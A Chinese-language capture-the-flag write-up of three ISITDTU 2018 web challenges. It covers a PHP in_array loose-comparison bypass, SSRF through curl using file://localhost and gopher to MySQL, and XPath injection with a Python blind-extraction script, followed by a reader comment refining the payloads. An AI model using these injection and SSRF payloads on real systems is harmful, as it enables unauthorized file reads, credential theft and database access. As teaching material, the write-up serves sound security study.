

## IZ

题目链接：<http://35.185.178.212/>

题目直接给出了源码

```
<?php
include "config.php";
$number1 = rand(1,1000000000000000);
$number2 = rand(1,1000000000000);
$number3 = rand(1,100000000);
$url = urldecode($_SERVER['REQUEST_URI']);
$url = parse_url($url, PHP_URL_QUERY);
if (preg_match("/_/i", $url))
{
    die("...");
}
if (preg_match("/0/i", $url))
{
    die("...");
}
if (preg_match("/\w+/i", $url))
{
    die("...");
}
if(isset($_GET['_']) && !empty($_GET['_']))
{
    $control = $_GET['_'];
    if(!in_array($control, array(0,$number1)))
    {
        die("fail1");
    }
    if(!in_array($control, array(0,$number2)))
    {
        die("fail2");
    }
    if(!in_array($control, array(0,$number3)))
    {
        die("fail3");
    }
    echo $flag;
}
show_source(__FILE__);
?>
```

看到

```
$url = urldecode($_SERVER['REQUEST_URI']);
$url = parse_url($url, PHP_URL_QUERY);
```

不难想到///的trick

同时,我知道in\_array(),在没有设置松紧比较的时候,是默认存在弱比较的  
于是随手构造弱比较,请求

[http://35.185.178.212///?\\_=0a](http://35.185.178.212///?_=0a)

即可得到flag

```
ISITDTU{php_bad_language}
```

## Friss

题目链接：<http://35.190.142.60/>

打开题目是个curl的界面,本能的想到是SSRF的题目

右键打开源代码发现

```
<!-- index.php?debug=1-->
```

于是请求访问

```
http://35.190.142.60/?debug=1
```

得到页面源码

```
<?php
include_once "config.php";
if (isset($_POST['url'])&&!empty($_POST['url']))
{
    $url = $_POST['url'];
    $content_url = getUrlContent($url);
}
else
{
    $content_url = "";
}
if(isset($_GET['debug']))
{
    show_source(__FILE__);
}
?>
<?php
echo $content_url;
?>
```

那么第一件事肯定是选择读源码了，我们随手尝试

```
file:///etc/passwd
```

发现回显

NULL

# Only access to localhost

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于是发现必须有localhost的host

于是改变请求方式为

```
file://localhost/etc/passwd
```

string(9) "localhost"

# Only access to localhost

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这次有了一些回显

再尝试

```
file://localhost/var/www/html/config.php
```

发现成功得到源码

```
<?php
$hosts = "localhost";
```

```
$dbusername = "ssif_user";
$dbpasswd = "";
$dbname = "ssrf";
$dbport = 3306;

$conn = mysqli_connect($hosts,$dbusername,$dbpasswd,$dbname,$dbport);

function initdb($conn)
{
    $dbinit = "create table if not exists flag(secret varchar(100));";
    if(mysqli_query($conn,$dbinit)) return 1;
    else return 0;
}

function safe($url)
{
    $tmpurl = parse_url($url, PHP_URL_HOST);
    if($tmpurl != "localhost" and $tmpurl != "127.0.0.1")
    {
        var_dump($tmpurl);
        die("<h1>Only access to localhost</h1>");
    }
    return $url;
}

function getUrlContent($url){
    $url = safe($url);
    $url = escapeshellarg($url);
    $pl = "curl ".$url;
    echo $pl;
    $content = shell_exec($pl);
    return $content;
}

initdb($conn);

?>
```

```
gopher://localhost:3306
```

```
python exploit.py -u ssrf_user -d 'ssrf' -P 'SELECT * FROM ssrf.flag' -v
```

[illegible]



# Welcome back guest

## Try a little bit harder!

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没有其他功能了

说明很简单的思路，以admin的身份登入即可

那么只有登录界面，很容易想到的就是sql注入

于是开始测试

```
username=guest'&password=1
```

```

    }
  </style>
</head>
<body>
<div class="login-form">
  <form action="" method="post">
    <h2 class="text-center">Log in</h2>
    <div class="form-group">
      <input type="text" name="username"
class="form-control" placeholder="Username"
required="required">
    </div>
    <div class="form-group">
      <input type="password" name="password"
class="form-control" placeholder="Password"
required="required">
    </div>
    <div>
      Invalid username      <!-- guest/guest -->
      <div class="form-group">
        <button type="submit" class="btn btn-primary
btn-block">Log in</button>
      </div>
    </form>
  </div>
</body>
</html>

```

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可以看到，用户名和密码的错误是分开展示的，这就舒服的许多  
简单测试后，发现的确存在注入

```
Connection: close
```

```
username=guest'or'&password=1
```

```

font-weight: bold;
}
</style>
</head>
<body>
<div class="login-form">
  <form action="" method="post">
    <h2 class="text-center">Log in</h2>
    <div class="form-group">
      <input type="text" name="username"
class="form-control" placeholder="Username"
required="required">
    </div>
    <div class="form-group">
      <input type="password" name="password"
class="form-control" placeholder="Password"
required="required">
    </div>
    <div>
      Wrong password      <!-- guest/guest -->
      <div class="form-group">
        <button type="submit" class="btn btn-primary
btn-block">Log in</button>
      </div>
    </form>
  </div>
</body>
</html>

```

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于是构造

```
guest'and 1 or'
```

```
guest'and 0 or'
```

发现成功返回不一致

构造bool注入，但发现怎么尝试都无果，非常郁闷

但是发现一个奇怪现象

RawParamsHeadersHex

POST / HTTP/1.1  
Host: 35.190.131.105  
Content-Length: 34  
Cache-Control: max-age=0  
Origin: http://35.190.131.105  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_13\_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8  
Referer: http://35.190.131.105/  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: PHPSESSID=ltndo27p1169dsul5547khsd94  
Connection: close  
  
username=guest'or 1 or '&password=1

RawHeadersHex

HTTP/1.1 200 OK  
Date: Mon, 30 Jul 2018 01:32:24 GMT  
Server: Apache/2.4.18 (Ubuntu)  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-reva  
Pragma: no-cache  
Content-Length: 3  
Connection: close  
Content-Type: text/html; charset=UTF-8  
  
???

有时候会出现???, 这很迷  
经过一番折腾好, 于是思考到会不会是xpath注入  
<https://www.cnblogs.com/bmjoker/p/8861927.html>

尝试提取父节点的名字:

```
'or substring(name(parent::*[position()=1]),1,1)='a
```

简单用burp爆破了一下  
Attack Save Columns

ResultsTargetPositionsPayloadsOptions

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ▲	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	279	
21	u	200	<input type="checkbox"/>	<input type="checkbox"/>	279	
1	a	200	<input type="checkbox"/>	<input type="checkbox"/>	2059	
2	b	200	<input type="checkbox"/>	<input type="checkbox"/>	2059	
3	c	200	<input type="checkbox"/>	<input type="checkbox"/>	2059	
4	d	200	<input type="checkbox"/>	<input type="checkbox"/>	2059	
5	e	200	<input type="checkbox"/>	<input type="checkbox"/>	2059	
6	f	200	<input type="checkbox"/>	<input type="checkbox"/>	2059	
7	g	200	<input type="checkbox"/>	<input type="checkbox"/>	2059	
8	h	200	<input type="checkbox"/>	<input type="checkbox"/>	2059	
9	i	200	<input type="checkbox"/>	<input type="checkbox"/>	2059	
10	j	200	<input type="checkbox"/>	<input type="checkbox"/>	2059	
11	k	200	<input type="checkbox"/>	<input type="checkbox"/>	2059	
12	l	200	<input type="checkbox"/>	<input type="checkbox"/>	2059	
13	m	200	<input type="checkbox"/>	<input type="checkbox"/>	2059	

RequestResponse

RawParamsHeadersHex

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发现

```
'or substring(name(parent::*[position()=1]),1,1)='u
```

回显是???

那么我猜测, 只要是匹配通过后, 反馈就是???

于是我为了证明这不是巧合, 继续探测


```
import requests
import string
url = "http://35.190.131.105/"
payload = '''or substring(name(parent::*[position()=1]),%s,1)='%s'''

res = ""
```

```

for i in range(1,1000):
    for j in string.printable:
        data = {
            "username":payload%(i,j),
            "password":"1"
        }
        r = requests.post(url=url,data=data)
        if "Invalid" not in r.content[1470:1490]:
            res+=j
            print res
            break

```



发现成功得到父节点名字:user

那么继续探测子节点

```
'or substring(//user[1]/*[2],1,1)='u' or 'a'='a'
```

探测子节点的值：

```
'or substring(//user[1]/*[2]/text(),1,1)='a' or 'a'='a'
```

最后即可拿到

```

Admln
Ez_t0_gu3ss_PaSSw0rd

```

当然题目也是存在非预期的

<http://35.190.131.105/accounts.xml>

```
▼<users>
  ▼<user>
    <uS3rNaM3>ColdTick</uS3rNaM3>
    <PaSSW0rd>FromD2VNWithLove</PaSSW0rd>
    <type>guest</type>
  </user>
  ▼<user>
    <uS3rNaM3>guest</uS3rNaM3>
    <PaSSW0rd>guest</PaSSW0rd>
    <type>guest</type>
  </user>
  ▼<user>
    <uS3rNaM3>Adm1n</uS3rNaM3>
    <PaSSW0rd>Ez_t0_gu3ss_PaSSw0rd</PaSSW0rd>
    <type>Administrator</type>
  </user>
</users>
```



直接登录后可得到flag

Welcome back Adm1n

Well done! Flag is ISITDTU{b0f23ae6a1e2ae2ab7c23c5814256761}



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1. 1 条回复



[路人戊己庚辛壬癸](#) 2018-08-04 15:38:31

大佬，这两行，我测试了一下

```
'or substring(//user[1]/*[2],1,1)='u' or 'a'='a
```

和



```
'or substring(//user[1]/*[2]/text(),1,1)='a' or 'a'='a
```

作用一样，都是用来探测节点的值，要是想要探测子节点的名字的话，

```
'or substring(name(//user[1]/*[2]),1,1)='u' or 'a'='a
```

这样写，会更好一点

0 回复Ta

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